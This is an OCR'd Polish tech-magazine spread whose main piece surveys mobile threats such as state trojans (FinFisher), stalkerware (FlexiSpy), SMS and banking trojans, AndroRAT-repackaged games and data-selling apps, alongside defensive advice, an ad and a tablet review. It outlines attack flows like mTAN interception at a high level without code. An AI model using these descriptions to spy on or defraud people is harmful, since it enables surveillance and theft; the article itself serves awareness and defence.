


CPU MIT DIRECTX



OBLICZANIE KLATEK PRZEZ CPU I GPU (SILNIK NITROUS)






LEPSZE WYKORZYSTANIE GPU

DIRECTX NIE WYKORZYSTUJE POTENCJAŁU KARTY GRAFICZNEJ

Wykres ilustruje przepaść między możliwościami kart graficznych a maksymalną liczbą poleceń wyświetlenia (draw calls) dla pojedynczej klatki, możliwą do wykonania przy użyciu DirectX. Wynika ona z niedostatecznej obsługi układów wielordzeniowych przez interfejs Windows.



MANTLE OBSŁUGUJE WIĘCEJ POLECEŃ

Mantle lepiej wykorzystuje układy wielordzeniowe i, osiągając nawet 100 000 poleceń wyświetlenia na klatkę, wyprzedza nawet konsole do gier.





Najgroźniejsze appy na świecie

Państwowe trojany, wirusy bankowe, appy szpiegujące i oszukańcze gry. Na użytkowników urządzeń mobilnych czyha wiele niebezpieczeństw. JERZY GOZDEK

Wykorzystywanie smartfonów przeciwko ich użytkownikom to już smutna codzienność, czego najmocniejszym dowodem jest ubiegłoroczny skandal z podsłuchiwaniem przez Amerykanów telefonu komórkowego niemieckiej kanclerz Angeli Merkel. Uczestnicy fali protestów, która w lutym zalała Ukrainę i doprowadziła do zmiany na szczytach władzy, otrzymywali dziwne i niepokojące SMS-y: „Szanowny Kliencie, zarejestrowaliśmy Twoje uczestnictwo w rozruchach". Z kolei kanadyjska służba wywiadowcza CSEC, działając w białych rękawiczkach, śledziła tysiące użytkowników smartfonów, którzy często logowali się do ogólnodostępnych sieci WLAN.

Powyższe przykłady pokazują, jaką władzę można uzyskać, wykorzystując funkcje śledzące nowoczesnych telefonów. Urządzenia stale informują stacje bazowe sieci o swoim położeniu, a moduły GPS umożliwiają ich precyzyjne namierzanie. Lista kontaktów, emaile, SMS-y, zapisy czatów oraz rejestry połączeń zdradzają, z kim, kiedy i o czym rozmawialiśmy. Dane zapisane w appach, ślady pozostawione w przeglądarce... – wszystkie te informacje składają się na szczegółowy obraz tego, czym się interesujemy i w jaki sposób myślimy. To ziszczenie marzeń wszelkiej maści szpiegów, a jednocześnie koszmar niedoświadczonych użytkowników. Posiadacze telefonów zainfekowanych którymś z istniejących mobilnych trojanów noszą w kieszeniach zdradzieckie pluskwy, przekazujące w niepowołane ręce wszystko, co zarejestruje kamera i mikrofon urządzenia. Nie jest tajemnicą, że tajne służby nie cofną się przed niczym i potrafią zmienić w narzędzia inwigilacji nawet proste i, wydawałoby się, zupełnie nieszkodliwe akcesoria takie jak kable USB czy klawiatury.

Wszechmocne państwowe trojany

Do najpotężniejszych i najbardziej niebezpiecznych narzędzi szpiegowskich należą tzw. państwowe trojany, wytwarzane przez prywatne firmy i sprzedawane organom administracyjnym różnych krajów. Złoty interes na tym specyficznym oprogramowaniu robią zwłaszcza niemieckie firmy, takie jak DigiTask, Trovicor czy Gamma. Z założenia owe narzędzia mają służyć wyłącznie precyzyjnej walce z przestępczością – w fachowym żargonie na-

zywa się to „Lawful Interception" („uprawnione przechwytywanie"). Martin Münch, główny projektant oprogramowania firmy Gamma International, wyjaśnia, że na celowniku rozwijanego przez jego zespół zaawansowanego trojana o nazwie FinFisher znajdują się „pedofile i terroryści". Za terrorystów bywają jednak uznawani również ci, którzy dla innych są orędownikami słusznej sprawy, więc nie dziwi, że narzędzie posłużyło także do szykanowania dziennikarzy i obrońców praw człowieka w Bahrajnie i Etiopii. Münch zdecydowanie odrzuca jednak zarzuty o współpracę ze zbrodniczymi reżimami i twierdzi, że używają one skradzionych demonstracyjnych wersji oprogramowania.

Można w to wierzyć albo nie, ale jedno jest pewne: Sieć nie zna granic, więc takie narzędzia raz wprowadzone go obiegu stają się groźną bronią – w rezultacie absolutnie nikt nie jest bezpieczny. Naukowcy z Uniwersytetu w Toronto odkryli serwery FinFishera na całym świecie – nie tylko w Niemczech, gdzie obsługuje je producent, ale również w licznych państwach dyktatorskich. Na tej podstawie obrońcy praw człowieka, m.in. członkowie Reporterów Bez Granic, złożyli skargę do OECD przeciwko Gamma International oraz dawnej spółce córce Siemensa o nazwie Trovicor, w której oskarżają te firmy o pomocnictwo w łamaniu praw człowieka.

Szpiegują na całym świecie

Nie zniechęca to jednak instytucji z różnych krajów, które po oprogramowanie FinFisher ustawiają się w kolejce. Niemiecka policja kryminalna bez wielkiego rozgłosu wydała na licencję 150 000 euro i zapowiada, że będzie używać programu do końca 2014 roku, a później zastąpi go trojanem przygotowanym własnym sumptem. Brakuje podobnych informacji płynących oficjalnymi kanałami z innych państw UE, ale serwery obsługujące FinFishera zlokalizowano też w jedenastu innych krajach Wspólnoty. Nie wiadomo jednak, czy rzeczywiście to tam szpieguje się obywateli – lokalizacja serwera może być zafałszowana za sprawą połączenia przez proxy. Co ciekawe, ze znacznie mniejszym entuzjazmem zdaje się podchodzić do kontrowersyjnego narzędzia amerykańskie FBI: amerykańska grupa robocza Internet Crime Complaint Center (ic3.gov), do której należą również przedstawiciele FBI, już kilkakrotnie ostrzegała użytkowników przed związanymi z nim zagrożeniami.

Program szpiegowski atakuje zarówno klasyczne komputery, jak i smartfony, w tym iPhone'y. Mobilna wersja FinFishera – FinSpy Mobile – wykorzystuje tzw. profil dystrybucji ad hoc, który umożliwia instalowanie appów spoza bezpiecznych sklepów z appami. Zresztą w Androidzie tak czy inaczej można instalować programy z różnych źródeł. Jest jednak dobra wiadomość: znana wersja FinSpy Mobile nie potrafi przeniknąć przez architekturę zabezpieczeń smartfonów, instalując się automatycznie. Dochodzi do tego dopiero wówczas, kiedy użytkownik kliknie odnośnik w wiadomości phishingowej wysyłanej przez program. Komputery klasy PC przez długi czas były łatwym celem: FinFisher przenikał do systemu przez poważną lukę w zabezpieczeniach mechanizmu aktualizacji iTunes. Została ona odkryta jeszcze w 2008 roku, ale jej zamknięcie zajęło Apple'owi aż trzy lata. Obecnie wszystkie bardziej znane antywirusy chronią użytkownika przed znanymi wersjami FinFishera.

Zajrzyj do telefonu znajomego

Tańsze, a nie mniej użyteczne są narzędzia szpiegujące, które każdy może nabyć w Sieci – najbardziej znane z nich nosi nazwę FlexiSpy. Za ich pomocą można kompleksowo nadzorować aktywność małżonka podejrzewanego o zdradę, dziecka czy pracownika. Ceny rocznej licencji FlexiSpy zaczynają się od 150 dolarów – szczególnie ciekawscy, chcący podsłuchiwać rozmowy telefoniczne oraz móc zdalnie aktywować mikrofon i kamerę, muszą wyłożyć 350 dolarów. App jest na rynku od lat i wciąż się rozwija, a jego strona internetowa znajduje się na amerykańskim serwerze. Działa zarówno w Androidzie 4.0, jak i w iOS-ie 7, choć wiele bardziej zaawansowanych funkcji szpiegowskich wymaga do działania zrootowania telefonu. Nawet bez tego można jednak zdalnie odczytywać SMS-y i listy kontaktów. Wersja do iOS-u działa wyłącznie na urządzeniach po jailbreaku.


Kiedy nabywca FlexiSpy dostanie w swoje ręce telefon, którego użytkownika chce śledzić, i zainstaluje na nim app, utworzona ikona zostanie natychmiast ukryta. Dzięki temu obecność programu staje się trudna do wykrycia, zwłaszcza że generowany ➔

GROŹNI INTERNETOWI SZPIEDZY

Pakiet śledzący FinFisher z łatwością infekuje komputery i smartfony. Informacje oraz pliki wideo umieszczone w Sieci przez Wikileaks pokazują, że to bardzo łatwe.

FinSpy Mobile potrafi wszystko

- Przekierowuje rozmowy i emaile
- Niepostrzeżenie włącza mikrofon
- Odczytuje kontakty, terminy i pliki
- Namierza położenie telefonu
- Działa w iOS-ie, BlackBerry OS-ie, Windows Mobile oraz Symbianie



W 2012 roku serwery FinFishera działały w siedmiu krajach europejskich, a w 2013 roku – już w czternastu.

przez nią strumień danych jest niewielki. Gdyby mimo wszystko użytkownik zauważył, że coś jest nie tak, będzie mu bardzo trudno zamknąć i skutecznie usunąć program. Jeśli inwigilujący tego chce, FlexiSpy może nawet ukryć ikony sklepu z appami Cydia oraz Superusera, które pojawiły się w wyniku zrootowania bądź jailbreaku telefonu. Później pluskwa zaczyna działać i przesyłać wszystkie zebrane dane na serwer FlexiSpy. Klient może w każdej chwili uzyskać zdalny dostęp do „spreparowanego" smartfonu, logując się na stronie internetowej producenta programu. W tej sytuacji fakt, że firma ta zobowiązuje się w swojej witrynie chronić prywatność jej gości brzmi jak ponury żart.

Szkodniki wolą Androida

Typowe trojany, intensywnie rozprzestrzeniane w Sieci przez przestępców, zawsze mają na celu jak najszybsze uzyskanie dostępu do pieniędzy użytkownika oraz jego danych, które da się sprzedać spamerom. Większość tego typu programów wysyła drogie SMS-y premium, co zostało dostrzeżone i utrudnione przez Google'a w Androidzie 4.2: w kolejnych wersjach systemu app chcący wysłać kosztowną wiadomość musi za każdym razem uzyskać zgodę użytkownika. Świat Androida jest jednak mocno pofragmentowany i na ponad 73 proc. urządzeń z tym systemem wciąż pracują jego starsze wersje – dotyczy to przede wszystkim najtańszych smartfonów. Oznacza to, że trzech na czterech użytkowników Androida nie może liczyć na nowe zabezpieczenie.

Aż 99 proc. wszystkich mobilnych trojanów infekuje urządzenia z systemem Google'a – groźne appy atakujące iOS są niemal nieznane. Ta sytuacja ma kilka przyczyn. Android jest bez wątpienia najbardziej rozpowszechnionym systemem mobilnym, zwłaszcza w Rosji i Chinach, gdzie co i rusz powstają nowe trojany i dochodzi do większości infekcji. Oprócz tego inżynierowie Google'a stworzyli relatywnie otwarty system, w którym użytkownicy – inaczej niż w iOS-ie – mogą bez przeszkód instalować niesprawdzone appy z niezliczonych niezależnych repozytoriów i innych niepewnych źródeł. Dostawca sprzętu sieciowego Juniper Networks naliczył przeszło 500 sklepów z appami do Androida rozprzestrzeniających złośliwe oprogramowanie. Co prawda, większość z nich działa w Rosji i Chinach, lecz jeden znalazł się również w Polsce – niestety w raporcie brakuje konkretnej nazwy. Sposób działania przestępców polega na stwarzaniu u użytkowników wrażenia, że pobierają znany, nieszkodliwy program, podczas gdy w rzeczywistości został on zmodyfikowany tak, aby wykradał dane zapisane w telefonie i narażał jego posiadacza na koszty. Według raportu producenta oprogramowania antywirusowego Trend Micro preparowane w ten sposób są najczęściej gry, a w dalszej kolejności appy do pobierania tapet i inne narzędzia służące personalizacji systemu.


Oficjalny sklep Google Play zasadniczo jest wolny od złośliwych appów, gdyż każdy program, który ma być tam oferowany, jest najpierw dokładnie sprawdzany przy pomocy narzędzia o nazwie Bouncer. Wykryte wirusy są usuwane, a konta nieuczciwych programistów – blokowane. Niektóre szczególnie zaawansowane szkodniki są jednak w stanie wyprowadzić Bouncera w pole, co udowodnił w ubiegłym roku app BadNews. Również procedura testowa Apple'a nie jest doskonała: grupa naukowców z Georgia Institute of Technology zdołała przemycić do App Store'u tzw. app typu Jekyll, czyli z pozoru nieszkodliwy program, który ujawnia swą prawdziwą naturę dopiero po zainstalowaniu. Na tej podstawie naukowcy stwierdzili, że app był testowany maszynowo tylko przez kilka sekund, nim został dopuszczony do sprzedaży. Pomijając takie wyjątki, oficjalne sklepy zapewniają wysoki poziom bezpieczeństwa. Mimo to użytkownicy powinni zachować ostrożność i w razie wątpliwości nie instalować zupełnie nowych programów bez żadnych ocen bądź tylko z nielicznymi komentarzami.

Groźne appy do samodzielnego montażu

Zatrważająca jest świadomość, że pisanie szkodliwych appów nie wymaga szczególnych umiejętności. Analityk zabezpieczeń Bogdan Botezatu z firmy BitDefender zademonstrował na swoim kanale w serwisie YouTube (goo.gl/pm8pn6), że poradzą sobie z tym nawet amatorzy. Na filmie widać, że kilka kliknięć w wygodnym interfejsie programu AndroRAT (Android Remote Ad-


NARZĘDZIA SZPIEGOWSKIE DLA KAŻDEGO

Kosztujący najwyżej 350 dolarów FlexiSpy pozwala śledzić małżonka, dziecko czy pracownika, przechwytując dane z jego smartfonu.



Przestępcy zarabiają na SMS-ach

Najwięcej złośliwych appów próbuje wysyłać drogie SMS-y premium, by zapewnić swym twórcom szybki dochód.



Wirusy w sklepie Google Play

Google testuje wszystkie oferowane appy i usuwa znalezione wirusy, mimo to w kwietniu 2013 roku 32 appy, pochodzące głównie z Rosji, oszukały zabezpieczenia i zakaziły tysiące telefonów.



ministration Toolkit) działającego w Windows wystarczy, by wygenerować spreparowaną wersję gry „Hello Kitty Cafe", której nie da się odróżnić od nieszkodliwego oryginału. Domorosły haker musi jedynie przygotować plik instalacyjny appu, który chce zmodyfikować, a ten bez problemu pozyska z Play Store'u – prosty w obsłudze AndroRAT załatwia resztę. Później trzeba jeszcze udostępnić gotowego trojana za darmo w Sieci i poczekać, aż nieostrożny internauta złapie przynętę i zainstaluje popularną grę. Ponieważ działa ona zupełnie normalnie, ofiara dowie się o dodatkowej transmisji danych i konieczności zapłaty za SMS-y premium, dopiero kiedy otrzyma rachunek od operatora. Taka taktyka jest szczególnie efektywna w przypadku nielegalnie udostępnianych wersji płatnych appów.

Najbardziej pomysłowym trojanem do Androida, jaki został wykryty do tej pory, jest Backdoor.Android OS.Obad.a, który rozprzestrzeniał się zwłaszcza poprzez SMS-y reklamowe oraz jako spreparowany plik graficzny. Obad.a wnika do systemu poprzez trzy dotychczas nieujawnione luki w zabezpieczeniach i pod względem złożoności i wszechstronności bardzo przypomina nowoczesne wirusy do klasycznych komputerów. Po instalacji, podczas której użytkownik musi przyznać appowi bardzo szerokie uprawnienia, Obad.a prosi dodatkowo o udzielenie mu rozszerzonych praw administracyjnych. Wówczas szkodnik wykorzystuje lukę w mechanizmie zarządzania uprawnieniami, by uniemożliwić jego usunięcie. Groźne luki zostały zamknięte dopiero w Androidzie 4.3. Oprócz tego, jeśli zaatakowany telefon jest zrootowany, Obad.a będzie chciał uzyskać dostęp do konta roota i również wyświetli stosowny komunikat wymagający akceptacji. Użytkownik, który wyrazi na to zgodę, otworzy przed trojanem wszystkie drzwi: będzie on mógł wyjść z piaskownicy oddzielającej od siebie uruchomione appy i przeniknąć do innych programów. Bez uprawnień roota wirus przede wszystkim wysyła drogie SMS-y, przesyła dane do serwera sterującego i pobiera kolejne szkodliwe appy.

Wirusy bankowe drenują konta


Jeszcze drożej może kosztować nas instalacja trojana bankowego takiego jak Zeus in the Mobile, który jest w stanie obejść uchodzącą do tej pory za bezpieczną procedurę autoryzacji przelewów kodem mTAN (przesyłanym w formie SMS-a). Hakerzy zaczynają od zwabienia użytkownika korzystającego z komputera na internetową stronę phishingową i skłonienia go do podania danych logowania do systemu e-bankowości. Jednocześnie proszą ofiarę o podanie numeru telefonu komórkowego – rzekomo w celu przesłania mu programu zabezpieczającego służącego do zatwierdzania transakcji. Rzeczywistość wygląda jednak inaczej: użytkownik faktycznie otrzymuje SMS-a z odnośnikiem do pobrania appu, jednak jest on wirusem mającym zainfekować jego telefon. Procedura instalacji powinna wzbudzić podejrzenia: trzeba włączyć możliwość pobierania appów spoza Play Store'u, użyć podanego odnośnika i otwarcie wyrazić zgodę na zainstalowanie appu, a następnie nadać mu szerokie uprawnienia. Jeżeli jednak użytkownik nie dostrzeże zagrożenia i Zeus in the Mobile zdoła zagnieździć się w systemie, to wszystkie wysyłane przez bank kody mTAN będą odtąd niepostrzeżenie przekazywane hakerowi, który, nie napotykając przeszkód, wyczyści konto ofiary.

Wszystkich wspomnianych do tej pory zagrożeń da się relatywnie łatwo uniknąć, pobierając appy wyłącznie z Play Store'u i wyłączając możliwość instalacji programów z nieznanych źródeł w menu »Ustawienia | Zabezpieczenia | Nieznane źródła«. ➔

ZRÓB SOBIE TROJANA


Bezpłatne narzędzie AndroRAT pozwala każdemu zmienić niewinny app w podstępnego trojana.





Szkodnik potrzebuje uprawnień


Programy szpiegujące użytkownika domagają się podczas instalacji szerokich uprawnień dostępowych. Aby się obronić, po prostu ich nie udzielajmy.





Tak działa przechwytywanie kodów mTAN

Wirus Zeus in the Mobile maskuje się jako program zabezpieczający i niepostrzeżenie przekazuje kody autoryzujące transakcje hakerowi. Najpierw szkodnik musi jednak przezwyciężyć wiele trudności.



1 Użytkownik trafia na stronę phishingową i podaje na niej dane dostępowe do swojego konta bankowego. Trafiają one do hakera.
2 Haker przesyła na numer użytkownika SMS z odnośnikiem do trojana udającego app zabezpieczający. Użytkownik go instaluje.
3 Haker rozpoczyna przelew, podając wykradzione dane dostępowe.
4 Bank przesyła kod mTAN na zainfekowany telefon.
5 Trojan w tle przekierowuje kod mTAN do telefonu hakera.
6 Używając kodu, haker potwierdza przelew.

Ponadto jeśli używamy Androida 4.2 lub nowszego, włączmy funkcję »Ustawienia | Zabezpieczenia | Weryfikuj aplikacje« stanowiącą dodatkowe zabezpieczenie. Nie zaszkodzi też dodatkowy skaner antywirusowy, jednak nie jest on tak ważny jak w Windows, ponieważ instalacja appów w Androidzie i tak jest możliwa tylko za bezpośrednią zgodą użytkownika.

Liczne appy sprzedają prywatne dane

Użytkownikom smartfonów grozi jeszcze inne niebezpieczeństwo, które mogą powodować bardzo różne aplikacje: nieuczciwe wykorzystanie prywatnych danych. Ostatnio uwagę mediów internetowych przykuł popularny app Brightest Flashlight opracowany przez programistów GoldenShores Technologies i pobrany już ponad 10 mln razy. Podczas instalacji domaga się nadania mu szerokich uprawnień, m.in. do odczytywania numerów telefonów, określania lokalizacji smartfonu i wysyłania danych przez Internet. Podobnie jak wiele innych bezpłatnych appów, Brightest Flashlight zarabia na sprzedaży danych użytkowników do celów reklamowych. BitDefender ustalił, że już 35 proc. appów śledzi położenie użytkownika. Wyjątkowo zdradziecką cechą Brightest Flashlight jest rzekoma możliwość wyłączenia wykorzystywania prywatnych danych w opcjach appu. W rzeczywistości program wysyła producentowi mnóstwo informacji niezależnie od wybranego ustawienia, co potwierdziła amerykańska Federalna Komisja Handlu w akcie oskarżenia przeciwko GoldenShores Technologies.


Chcąc chronić swoją prywatność przed tego rodzaju nadużyciami ze strony producentów appów, należy uważnie zapoznać się z wymaganymi uprawnieniami przed zaakceptowaniem instalacji nowego oprogramowania. Podejrzane jest zwłaszcza połączenie dostępu do osobistych danych takich jak numer telefonu, lokalizacja, konta i listy appów z możliwością łączenia się z Internetem. Szczególne zagrożenie stanowią appy chcące wysyłać SMS-y czy wykonywać połączenia – tych uprawnień nigdy nie udzielajmy pochopnie.

Mikropłatności w appach kuszą dzieci

Stan konta bankowego mogą uszczuplić również mikropłatności. Znaczne ukryte koszty pojawiają się zwłaszcza w teoretycznie bezpłatnych grach dla dzieci. Rodzice, których sympatyczne zwierzęta i smoki zachęciły do pobrania bezpłatnej gry Tap Pet Hotel powinni bardzo uważać, kiedy oddają smartfon czy tablet w ręce swojej pociechy. Ta gra jest jedną z wielu, w których bardzo łatwo otworzyć przyjazne dzieciom menu pozwalające zamieniać prawdziwe pieniądze na kolorowe wirtualne przedmioty, najczęściej przyspieszające przebieg zabawy. Po jednej takiej transakcji staniemy się ubożsi nawet o 99 dolarów. Co prawda, chcąc dokonać tego rodzaju zakupu, zarówno w iOS-ie, jak i w Androidzie trzeba zatwierdzić go, podając hasło. Domyślnie jednak oba systemy zapamiętują poprawnie wprowadzony kod i nie wymagają go przy kolejnych zakupach w ciągu następnych 15 lub 30 minut. To daje użytkownikowi czas, by mógł kupować dalej, bez ciągłego wpisywania hasła. To, co w zamyśle miało być udogodnieniem, szybko okazuje się jednak kosztowną wadą systemu, gdyż dzieci w kilka chwil potrafią wydać naprawdę wielkie sumy: pewna amerykańska rodzina musiała zapłacić za wirtualne przedmioty w grze Tap Pet Hotel 2600 dolarów. Przynajmniej w iOS-ie możemy na szczęście skonfigurować mikropłatności w taki sposób, by całkowicie je uniemożliwić bądź wymusić każdorazowe podawanie hasła – odpowiednie opcje znajdziemy w menu „Ustawienia | Ogólne | Ograniczenia". Użytkownicy Androida nie mają do dyspozycji podobnej opcji, dlatego powinni bardziej uważnie czytać opisy appów.


ZA DARMO? NIE, ZA DANE!

Wiele darmowych appów zbiera dane użytkownika do późniejszej sprzedaży. Właśnie dlatego latarka chce znać nasz numer telefonu i lokalizację.




Drogie wirtualne zabawki

W licznych darmowych grach dla dzieci jest możliwość łatwego kupowania kosztownych wirtualnych przedmiotów. Rodzic musi uważać, by dziecko nie dotykało zielonych klawiszy.



Opcje mikropłatności w iOS-ie

iPhone i iPad pozwalają łatwo wyłączyć mikropłatności albo sprawić, by każdą transakcję trzeba było zatwierdzić hasłem.



OVERMAX
Your electronic world

Quattor 7II











DZIENNIK GAZETA PRAWNA



www.overmax.pl

16 GB | Metal Case | 4x1.5 GHz CPU | 7" IPS2



KIANO SLIM TAB 8
Waga piórkowa!

Jaką grubość musi mieć tablet, żeby można było o nim mówić, że jest cienki? Ile powinien ważyć, żeby śmiało dawało się go określić jako lekki? Z każdym nowym modelem wchodzącym na rynek te dwa określenia coraz szybciej zmieniają swoje znaczenie.

Rekordowe 270 gramów wagi – mniej niż dwa większe smartfony! – i zaledwie 7,2 mm grubości. Kiano Slim Tab 8 na nowo zdaje się definiować pojęcia „lekki" i „cienki". Kiedy bierze się go ręki, w pierwszej chwili można pomyśleć, że to nie jest prawdziwy tablet, a jedynie sama obudowa, makieta. Tymczasem środek wcale nie jest pusty. Znajduje się tam całkiem wydajny, choć nienależący do pierwszej ligi dwurdzeniowy układ Allwinner A23 taktowany zegarem 1,5 GHz i wsparty gigabajtem pamięci operacyjnej. Jak sprawdziliśmy, to w sam raz tyle, żeby tablet Kiano dobrze radził sobie z wszystkimi codziennymi zadaniami, utrzymując dobre tempo działania także po zainstalowaniu typowego zestawu niezbędnych aplikacji. Na te ostatnie dostajemy do dyspozycji 8 GB pamięci masowej, które bez problemu rozszerzymy, jeśli przyjdzie nam na to chęć, za pomocą karty pamięci microSD. Jednak karta nie jest jedyną opcją dostępu do dodatkowej pamięci: Slim Tab 8 ma złącze micro USB obsługujące USB OTG, dzięki któremu można do tabletu podłączyć pendrive, przenośny dysk, myszkę lub klawiaturę czy dowolne inne urządzenie USB. I nie będzie trzeba starać się o dodatkową przejściówkę, bo producent dodaje taką do każdego Slima.

Jak na urządzenie kosztujące niecałe 400 złotych, ultralekkie Kiano zaskakuje materiałami i jakością. Obudowa to starannie wykończony, jednolity kawałek chłodnego, matowego metalu. Stop aluminium jest akurat na tyle gruby, żeby zapewnić urządzeniu dobrą sztywność i nie sprawiać wrażenia „cienkiej blaszki", ale dość cienki, żeby nie zwiększać niepotrzebnie wagi... I kosztów. Tym, co projektantom Kiano nie wyszło, są przyciski sprzętowe. Otóż patrząc na górną krawędź Slima, zobaczycie... dwa przyciski „power"! A przynajmniej tak wam się będzie wydawało i nie będzie w tym nic dziwnego: obydwa mają identyczny kształt i rozmiar i obydwa umieszczone są w takiej samej odległości od krawędzi urządzenia. Tak naprawdę za włączanie i wyłączanie tabletu odpowiada prawy, podczas gdy lewy to sprzętowy klawisz „wstecz". Proste? Proste. Już po kilku denerwujących pomyłkach...

KONSTANTY MŁYNARCZYK



PRZYCISKI

Dwa takie same przyciski, jeden z prawej, drugi z lewej strony górnej krawędzi tabletu. Jeden z nich włącza i wyłącza urządzenie, a drugi wywołuje funkcję „wstecz". Który jest który? Nauczysz się po kilku próbach...



MICROUSB

Obsługa standardu USB OTG pozwala podłączyć do Slim Taba 8 wszelkiego rodzaju urządzenia peryferyjne. Dołączona przejściówka umożliwia zrobienie tego bez konieczności szukania sklepu.



EKRAN

Rozmiar i proporcje ekranu są idealne do czytania i przeglądania stron WWW. Matryca IPS wyświetla jasny obraz. Rozdzielczość nie rozpieszcza, ale dokładnie ten sam zarzut można postawić wielu droższym urządzeniom, w tym iPadowi mini.

DANE TECHNICZNE

PROCESOR	Allwinner A23 1,5 GHz Dual Core
PAMIĘĆ RAM/MASOWA	1 GB / 8 GB
EKRAN	1024×768 pix, 7,85", IPS
ZŁĄCZA	microUSB, microSD
APARAT	2 Mpix (tył) 0,3 Mpix (przód)
WYMIARY I WAGA	203×135×7,2 mm/270 g
CENA	399 zł

Podsumowanie

